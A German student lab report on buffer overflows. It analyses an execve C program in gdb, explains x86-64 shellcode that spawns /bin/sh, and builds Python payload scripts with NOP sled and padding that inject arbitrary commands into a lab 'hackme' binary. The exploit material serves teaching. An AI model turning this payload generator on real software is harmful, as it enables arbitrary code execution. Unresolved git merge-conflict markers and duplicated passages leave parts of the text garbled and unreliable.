# Praktikumsbericht: Buffer Overflow

Marcus Ganske, 36603
Lukas Krieg, 53506

7. Juni 2017

Hochschule Aalen

# Inhaltsverzeichnis

««««< HEAD

# 1 Aufgabe 1: Codeanalyse & Reverse Engineering

In diesem Kapitel wird auf Aufgabe 1 des Praktikums eingegangen. Es sollte der folgende Code implementiert und analysiert werden.

```
1  #include <unistd.h>
2
3  int main(){
4
5      char *cmd[] = {"/bin/sh", "-c", "ls␣-l", (char*)0};
6      int ret;
7
8      ret = execve(cmd[0], cmd, NULL);
9
10     return ret;
11 }
```

Der Quellcode des C Programms wurde in der Datei unistd.c implementiert. Diese Datei befindet sich im verzeichnis Code

## 1.1 Codeanalyse

**Beschreiben sie die Funktionsweise des Codes**
Das C-Programm initialisiert in Zeile 3 ein String Array mit Variablennamen cmd. Der Inhalt der Strings ist:

```
1  "/bin/sh"
2  "-c"
3  "ls␣-l"
4  (char *)0 // NULL Pointer Value von Typ char.
```

Danach wird in Zeile 4 ein Integer mit Variablennamen ”ret” definiert.
Die Funktion execve wird aufgerufen mit den Übergabeparametern.

```
>>>>>>> 716d1612e53e9b514228f3daf373822dd1ea1c53
cmd[0]  -> "/bin/sh"
cmd     -> "/bin/sh", "-c", "ls␣-l", NULL Pointer Value
NULL
```

**Funktionsaufruf execve**
Die Funktion Execve führt Programme aus, auf welche mit einem Dateipfad gezeigt wird.
In diesem Fall handelt es sich um den ersten Übergabeparameter cmd[0] worin sich der Pfad "/bin/sh" befindet. Es wird eine Shell gestartet.

«««< HEAD Der zweite Übergabeparameter von execve muss ein Array aus Argumentstrings sein, die an das neue Programm übergeben werden. In diesem Fall:

```
cmd = {"/bin/sh", "-c", "ls␣-l", (char*)0}
```

- das erste Argument "/bin/sh" gibt den Interpreter an
- das zweite Argument "-c" bedeutet, dass der folgende Befehl ausgeführt werden soll
- das dritte Argument "ls -l" wird durch die Option "-c" ausgeführt
- das vierte Argument (char*) 0 ist ein Nullpointer, der benötigt wird um das Ende des Arrays für execve ersichtlich zu machen

======= Die Funktion execve() führt Programme aus, auf welche mit einem Dateipfad gezeigt wird. In diesem Fall handelt es sich um das erste Übergabeparameter cmd[0] worin sich der Pfad "/bin/sh" befindet. Es wird eine Shell gestartet. »»»> 716d1612e53e9b514228f3daf373822dd1ea1c53

Der dritte Übergabeparameter von execve ist "NULL". Hier wird ein Chararray mit zusätzlichen Variablen erwartet, die an das neue Programm weitergereicht werden können. Dieser Parameter ist genau wie der zweite nullterminiert. Deswegen wird hier einfach NULL übergeben.

««««< HEAD

Der Returnwert wird in die Integervariable ”ret” geschrieben. Bei Erfolg gibt es bei execve keinen Rückgabewert, im Fehlerfall wird -1 zurückgegeben.

## 1.2 Reverse Engineering mit gdb

### 1.2.1 Wie werden die Übergabeparameter an die Funktion execve() übergeben?

Die Übergabeparameter werden in die Register rdx,rdi,rsi gespeichert

```
   0x0000555555554758 <+72>:    mov    edx,0x0
   0x000055555555475d <+77>:    mov    rsi,rcx
   0x0000555555554760 <+80>:    mov    rdi,rax
=> 0x0000555555554763 <+83>:    call   0x5555555545c8
   0x0000555555554768 <+88>:    mov    DWORD PTR [rbp-0x34],eax
   0x000055555555476b <+91>:    mov    eax,DWORD PTR [rbp-0x34]
   0x000055555555476e <+94>:    mov    rdx,QWORD PTR [rbp-0x8]
   0x0000555555554772 <+98>:    xor    rdx,QWORD PTR fs:0x28
   0x000055555555477b <+107>:   je     0x555555554782 <main+114>
   0x000055555555477d <+109>:   call   0x5555555545c0
   0x0000555555554782 <+114>:   leave
   0x0000555555554783 <+115>:   ret
End of assembler dump.
(gdb) info registers
rax            0x555555554814   93824992233492
rbx            0x0      0
rcx            0x7fffffffde20   140737488346656
rdx            0x0      0
rsi            0x7fffffffde20   140737488346656
rdi            0x555555554814   93824992233492
rbp            0x7fffffffde50   0x7fffffffde50
rsp            0x7fffffffde10   0x7fffffffde10
r8             0x555555554800   93824992233472
r9             0x7ffff7de8bd0   140737351945168
r10            0x0      0
r11            0x1      1
```

Abbildung 1: Aufgabe 1a Inhalt Register vor Call Execve()

Im Register rdi befindet sich durch Zeile

```
0x0000555555554760 <+80>:    mov rdi, rax
```

die Adresse 0x555555554814 in der sich der String ”/bin/sh” befindet. (siehe Abbildung 4)

```
0x000055555555475d <+77>:    mov rsi, rcx
```

»»»»> 716d1612e53e9b514228f3daf373822dd1ea1c53

Im Register rsi befindet sich die Adresse des ersten Strings unserers Stringarrays cmd. Die Adresse lautet 0x7fffffffde20. Diese Adresse liegt im Stack. Der Stack sieht vor dem Aufruf der Funktion folgendermaßen aus.

««««< HEAD Die auf 0x7fffffffde20 folgenden Adressen enthalten die benötigten Strings 0x7fffffffde20: 0x555555554814 -> ”/bin/sh” 0x7fffffffde28: 0x55555555481c -> ”-c” 0x7fffffffde30: 0x55555555481f -> ”ls -l” 0x7fffffffde38: 0x0 -> 0 somit wird über den register rsi die Variable cmd übergeben. mov eax, 0x0 ein NULL, welches das dritte übergabeparameter von execve ist. =======




Abbildung 2: Aufgabe 1a Inhalt Stack vor Aufruf execve()

```
0x7fffffffde20: 0x555555554814  -> "/bin/sh"
0x7fffffffde28: 0x55555555481c  -> "-c"
0x7fffffffde30: 0x55555555481f  -> "ls␣-l"
0x7fffffffde38: 0x0
```

Somit wird über den Register rsi das Stringarrays cmd übergeben.




Abbildung 3: Speicherort der Strings

```
0x0000555555554758 <+72>:    mov eax, 0x0
```

Ist ein NULL, welches das dritte Übergabeparameter von execve ist.

»»»»> 716d1612e53e9b514228f3daf373822dd1ea1c53

### 1.2.2 Wie und an welcher Stelle werden die übergebenen Parameter im Speicher abgelegt?

Zunächst werden Pointer für alle Strings auf den Stack geschrieben um dann vor Funktionsaufruf in den entsprechenden Registern gespeichert zu werden.

««««< HEAD ii) Wie und an welcher Stelle werden die übergebenen Parameter im Speicher abgelegt? ======= »»»»> 716d1612e53e9b514228f3daf373822dd1ea1c53
Dump of assembler code for function main:

```
   0x0000555555554710 <+0>: push rbp
   0x0000555555554711 <+1>: mov  rbp,rsp
   0x0000555555554714 <+4>: sub  rsp,0x40
   0x0000555555554718 <+8>: mov  rax,QWORD PTR fs:0x28
   0x0000555555554721 <+17>:mov  QWORD PTR [rbp-0x8],rax
   0x0000555555554725 <+21>:xor  eax,eax
   0x0000555555554727 <+23>:lea  rax,[rip+0xe6]
   0x000055555555472e <+30>:mov  QWORD PTR [rbp-0x30],rax
   0x0000555555554732 <+34>:lea  rax,[rip+0xe3]
   0x0000555555554739 <+41>:mov  QWORD PTR [rbp-0x28],rax
   0x000055555555473d <+45>:lea  rax,[rip+0xdb]
   0x0000555555554744 <+52>:mov  QWORD PTR [rbp-0x20],rax
   0x0000555555554748 <+56>:mov  QWORD PTR [rbp-0x18],0x0
   0x0000555555554750 <+64>:mov  rax,QWORD PTR [rbp-0x30]
   0x0000555555554754 <+68>:lea  rcx,[rbp-0x30]
   0x0000555555554758 <+72>:mov  edx,0x0
```

```
   0x000055555555475d <+77>:mov  rsi,rcx
   0x0000555555554760 <+80>:mov  rdi,rax
   0x0000555555554763 <+83>:call 0x5555555545c8
   0x0000555555554768 <+88>:mov  DWORD PTR [rbp-0x34],eax
   0x000055555555476b <+91>:mov  eax,DWORD PTR [rbp-0x34]
   0x000055555555476e <+94>:mov  rdx,QWORD PTR [rbp-0x8]
   0x0000555555554772 <+98>:xor  rdx,QWORD PTR fs:0x28
   0x000055555555477b <+107>:je 0x555555554782 <main+114>
   0x000055555555477d <+109>:call 0x5555555545c0
   0x0000555555554782 <+114>:leave
   0x0000555555554783 <+115>:ret
```

Siehe Abbildung 3 für den Inhalt des Stacks, dieser reicht von der Adresse des Registers rbp(0x7fffffffde50) bis rsp(0x7fffffffde10) +23 Pointer von "/bin/sh" wird in Register rax geschrieben
+30 Pointer von "/bin/sh" wird aus rax auf den Stack Addr: rbp-0x30 geschrieben
+34 Pointer von "-c" wird in rax geschrieben
+41 Pointer von "-c" wird aus Register rax auf den Stack Addr: rbp-0x28 geschrieben
+45 Pointer von "ls -l" wird in Register rax geschrieben
+52 Pointer von "ls -l" wird aus Register rax auf den Stack Addr: rbp-0x20 geschrieben
+56 Die folgenden 8 Byte auf dem Stack werden mit 0 beschrieben.
+64 Der Pointer auf den String "/bin/sh" wird aus dem Stack in den Register rax geschrieben.
+68 Die Adresse rbp-0x30 wird in den rsi geschrieben, diese Adresse zeigt auf den Stack und somit auf den Begin des Stringarrays.
+72 0 wird in Register rdx gespeichert.
+77 Pointer der auf den Beginn des Stringarrays im Stack zeigt wird in rsi gespeichert.
+80 Pointer auf den String "bin/sh" wird in Register rdi gespeichert.

Im Stack werden die Stringadressen als QWORD Pointer gespeichert, d.h 8byte pointer =64bit

«««< HEAD Danach werden die Parameter wie oben beschrieben aus dem Stack wieder in Register geschrieben um nach dem Funktionsaufruf verwendet werden zu können.

iii) Im stack befindet sich die Rücksprungadresse auf die mainfunktion =======

### 1.2.3 Welche Daten befinden sich beim Aufruf von execve() im Stack Frame?

Im Stack befindet sich die Rücksprungadresse auf die mainfunktion


Abbildung 4: neuer Stackframe beim aufruf von execve()

```
>>>>>>> 716d1612e53e9b514228f3daf373822dd1ea1c53
(gdb) x/a $rsp
0x7fffffffde08: 0x555555554768 <main+88>
```

0x555555554768 «««< HEAD ist die adresse die der rip nach ausführen der funktion execve wieder aufnehmen muss

dies ist der wiedereintrittspunkt in der mainfunktion

0x0000555555554763 <+83>: call 0x5555555545c8 0x0000555555554768 <+88>: mov DWORD PTR [rbp-0x34],eax 0x000055555555476b <+91>: mov eax,DWORD PTR [rbp-0x34] 0x000055555555476e <+94>: mov rdx,QWORD PTR [rbp-0x8] 0x0000555555554772 <+98>: xor rdx,QWORD PTR fs:0x28 0x000055555555477b <+107>: je 0x555555554782 <main+114> 0x000055555555477d <+109>: call 0x5555555545c0 0x0000555555554782 <+114>: leave 0x0000555555554783 <+115>: ret ======= ist die Adresse die der rip nach ausführen der funktion execve wieder aufnehmen muss, dies ist der nächste Befehl nach Aufruf der Funktion execve() in der Mainfunktion

```
0x0000555555554763 <+83>:call 0x5555555545c8
0x0000555555554768 <+88>:mov  DWORD PTR [rbp-0x34],eax
0x000055555555476b <+91>:mov  eax,DWORD PTR [rbp-0x34]
0x000055555555476e <+94>:mov  rdx,QWORD PTR [rbp-0x8]
0x0000555555554772 <+98>:xor  rdx,QWORD PTR fs:0x28
0x000055555555477b <+107>:je   0x555555554782 <main+114>
0x000055555555477d <+109>:call 0x5555555545c0
0x0000555555554782 <+114>:leave
0x0000555555554783 <+115>:ret
```

»»»»> 716d1612e53e9b514228f3daf373822dd1ea1c53

# 2 Ein interessanter Shellcode

## 2.1 Analyse und Beschreibung des Shellcodes

```
1 bits 64
```

In dieser Zeile wird bestimmt, dass mit einer 64-Bit Architektur gearbeitet wird.

```
1 section .text
2     global _start
```

In diesen Zeilen werden Assemblerübliche Vorbereituungen getroffen.

```
1 _start :
2     xor rcx , rcx
3     push rcx
4     mov rcx , 0x68732f6e69622fff
5     shr rcx , 8
6     push rcx
7     push rsp
8     pop rdi
```

Hier beginnt der eigentliche Programmcode. Zunächst wird das rcx Register mit sich selbst XOR-verknüpft, um es auf 0 zu setzen. Anschließend wird es auf den Stack gelegt. Danach wird der Wert 0x68732f6e69622fff in rcx gelegt, der die hexadezimale Codierung von /bin/sh ist.

Anschließend wird mit Inhalt von rcx um ein Rechtsshift um 8 vollzogen, hierbei werden implizit alle leeren Bits auf 0 gesetzt.Hierdurch wird der Inhalt in einen nullterminierten C-String umgewandelt. Abschließend wird das rcx Register auf den Stack gelegt und ein Zeiger auf den String im rdi Register abgelegt.

```
1     push rcx
2     push word 0x632d
3     push rsp
4     pop rbx
```

In diesem Abschnitt wird zunächst wieder der Wert 0 auf den Stack gelegt. Zusätzlich wird 0x632d, was die hexadezimale Codierung von -c ist, auf den Stack gelegt. Am Ende wird ein Zeiger auf diesen im Register rbx gespeichert.

```
1     xor rcx , rcx
2     push rcx
3     jmp command
```

Hier wird wieder zuerst das rcx Register durch xor auf 0 gesetzt und anschließend auf den Stack gelegt. Anschließend erfolgt ein Sprung zur Commandmarke, die in Zeile 38 zu finden ist.

```
1 command :
2     call execve
3     data: db "ls␣-lA"
```

Nach dem Sprung zur Commandmarke wird direkt die Funktion execve ausgeführt. Dies erfolgt durch einen Call, wobei gleichzeitig in Zeile 40 die Rücksprungadresse auf den Stack gelegt wird.

```
1  execve :
2      pop rdx
3      push rdx
4      xor byte [rdx +5] , 0x41
5      push rbx
6      push rdi
7      push rsp
8      pop rsi
9
10     xor rdx ,rdx
11     mov al , 59
12     syscall
```

Hier wird zuerst die Rücksprungadresse vom Stack in das rdx Register geladen und achschließend wieder auf den Stack gelegt. Danach wird das fünfte Byte dieses Blocks mit einem groß]en A xor-verknüpft. Anschließ]end werden die Register rbx, rdi und rsp auf den Stack gelegt und ein Zeiger auf diesen Bereich in rsi gespeichert.

Als nächstes wird 59 in das al Register geschrieben und anschließend ein syscall ausgeführt, wobei 59 für execve steht. Dies sorgt dafür, dass der Befehl auf den der Zeiger im rsi Register zeigt, also /bin/sh, mit den Parametern, die unter rsi zu finden sind, also -c, ls -l und 0, und der in rdx zu findenden Variablen 0 ausgeführt.

Bei dieser Lösung bleibt die gesamte Ausführung im selben Thread, womit der Originale Thread nicht verändert werden muss.

## 2.2 Shellcode übersetzen

Um den oben beschriebenen Shellcode auszuführen muss er zuerst übersetzt werden. Dies kann mit folgendem aus der Vorlesung bekannten Befehl bewerkstelligt werden:

```
nasm -f bin shellcode.asm -o shellcode.bin
```

Mit Hilfe des Skripts `dumpshellcode.py` kann der Maschinencode als entsprechend formatierter Hexcode ausgegeben werden, um ihn in ein anderes Pythonskript einzubinden.

## 2.3 Shellcode ausführen

Um den Shellcode auszuführen, wird nun ein Payloadskript in Python erstellt. Die Implementierung lehnt sich an das aus der Vorlesung bekannte Skript `unic0d3r-payload.py` an.

```
1 #! /usr/bin/python2
2 import sys
```

Zuerst wird der Pfad zum Python Compiler angegeben und die sys-Bibliothek importiert.

```
1 if len(sys.argv)==2:
2     address=sys.argv[1].decode("hex")
3     address=address[::-1]
4 else:
5     print "Usage:", sys.argv[0], "address␣padding_size␣
          nop_size"
6     sys.exit(1)
```

Nun wird überprüft, ob die Anzahl der Parameter genau 2 ist. Ist das der Fall, wird die übergebene Adresse gespeichert.
Im Fehlerfall wird eine entsprechende Meldung ausgegeben und das Skript beendet.

```
shellcode="\x48\x31\xc9\x51\x48\xb9\xff\x2f\x62\x69\x6e"
    \
 +"\x2f\x73\x68\x48\xc1\xe9\x08\x51\x54\x5f\x48\x31\xc9"
    \
 +"\x51\x66\x68\x2d\x63\x54\x5b\x48\x31\xc9\x51\xeb\x11"
    \
 +"\x5a\x52\x80\x72\x05\x41\x53\x57\x54\x5e\x48\x31\xd2"
    \
 +"\xb0\x3b\x0f\x05\xe8\xea\xff\xff\xff\x6c\x73\x20\x2d"
    \
 +"\x6c\x41"
```

Im nächsten Schritt wird der Shellcode eingebunden, der mit dem Skript `dumpshellcode.py` ausgegeben wurde. Er kann hier fest implementiert werden, da nur `ls -l` ausgeführt werden soll. tte

```
nop_size = 60
padding_size = 222 - len(shellcode) - len(address) -
    nop_size
```

Damit der Shellcode korrekt ausgeführt wird, müssen Größe des Nopsleds und des Paddings angepasst werden.Der Nopsled wurde fest auf 60 Operationen gesetzt. Damit muss das Padding um genau diesen Wert verringert werden.
Es wären auch andere Größen für den Nopsled möglich.

Ausgeführt wird der Shellcode über das Programm `hackme`. Dieses wird gestartet mit
`./hackme "$(./sp-praktikum2-ganske-krieg-aufgabe2.py` *Adresse*`)"`

# 3 Ausbau des Shellcodes

Nun soll das Skript so erweitert werden, damit jedes Kommando ausgeführt werden kann anstatt nur `ls -l`. Um zu verstehen, was an dem Skript verändert werden muss, sollte zunächst die Binärdarstellung des Shellcodes betrachtet werden, um herauszufinden, welche der Bytes abhängig vom auszuführenden Kommando sind. Am einfachsten geht das durch Einsetzen verschiedener Kommandos und nachfolgender Ausgabe durch `dumpshellcode.py`.

```
shellcode="\x48\x31\xc9\x51\x48\xb9\xff\x2f\x62\x69\x6e"
   \
 +"\x2f\x73\x68\x48\xc1\xe9\x08\x51\x54\x5f\x48\x31\xc9"
    \
 +"\x51\x66\x68\x2d\x63\x54\x5b\x48\x31\xc9\x51\xeb\x11"
    \
 +"\x5a\x52\x80\x72\x05\x41\x53\x57\x54\x5e\x48\x31\xd2"
    \
 +"\xb0\x3b\x0f\x05\xe8\xea\xff\xff\xff\x6c\x73\x20\x2d"
    \
 +"\x6c\x41"
```

Mit dieser Vorgehensweise werden schnell zwei Stellen gefunden, an denen sich der Shellcode ändert. Zum Einen ändern sich die letzten Bytes des Shellcodes, da sie das auszuführende Kommando beinhalten, und zum Anderen ändert sich ein Byte in der Mitte des Shellcodes, das die Länge des auszuführenden Kommandos angibt.

Um nun ein beliebiges Kommando ausführen zu können, muss der Shellcode entspprechend verändert werden. Das in Python implementierte Skript baut das als Parameter übergebene Kommando in den Shellcode ein.

```
if len(sys.argv)==4:
    address=sys.argv[1].decode("hex")
    address=address[::-1]
    padding_size = int(sys.argv[2])
    toexec=sys.argv[3]
```

Im ersten Schritt werden eine Adresse, die Paddingsize und das auszuführende Kommando eingelesen und gespeichert.

```
command_hex = ""
command_size = 0
for c in toexec:
    command_hex += c.encode('hex')
    command_size+=1

shellcode_1="\x48\x31\xc9\x51\x48\xb9\xff\x2f\x62\x69\x6e
   \x2f" \
```

```
8  + "\x73\x68\x48\xc1\xe9\x08\x51\x54\x5f\x48\x31\xc9\x51\
       x66" \
9  + "\x68\x2d\x63\x54\x5b\x48\x31\xc9\x51\xeb\x11\x5a\x52\
       x80" \
10 + "\x72"
```

Als nächstes wird das Kommando hexadezimal codiert, seine Länge gespeichert und der erste Teil des Shellcodes vorbereitet.

```
1 shellcode_2=(str(command_size/16) + str(hex(command_size
     % 16)[2:])).decode('hex')
```

Nun wird die Länge des Kommandos in den Shellcode eingefügt.

```
1 shellcode_3="\x41\x53\x57\x54\x5e\x48\x31\xd2\xb0\x3b\x0f
     \x05" \
2 + "\xe8\xea\xff\xff\xff"
```

Danach kommt wieder ein fester Teil des Shellcodes.

```
1 nop_size = 20
2
3 padding_size = padding_size - 60 - command_size- len(
     address) - nop_size
```

Jetzt wird die Paddingsize auf Basis der Länge des Nopsled berechnet.

```
1 shellcode = shellcode_1 + shellcode_2 + shellcode_3 +
     command_hex
```

Am Ende wird des Shellcode zusammengesetzt.

Aufgerufen werden kann das Programm mit
`./hackme "$(.sp-praktikum3-ganske-krieg-aufgabe3.py` *Adresse Paddingsize 'Kommando'*`)"`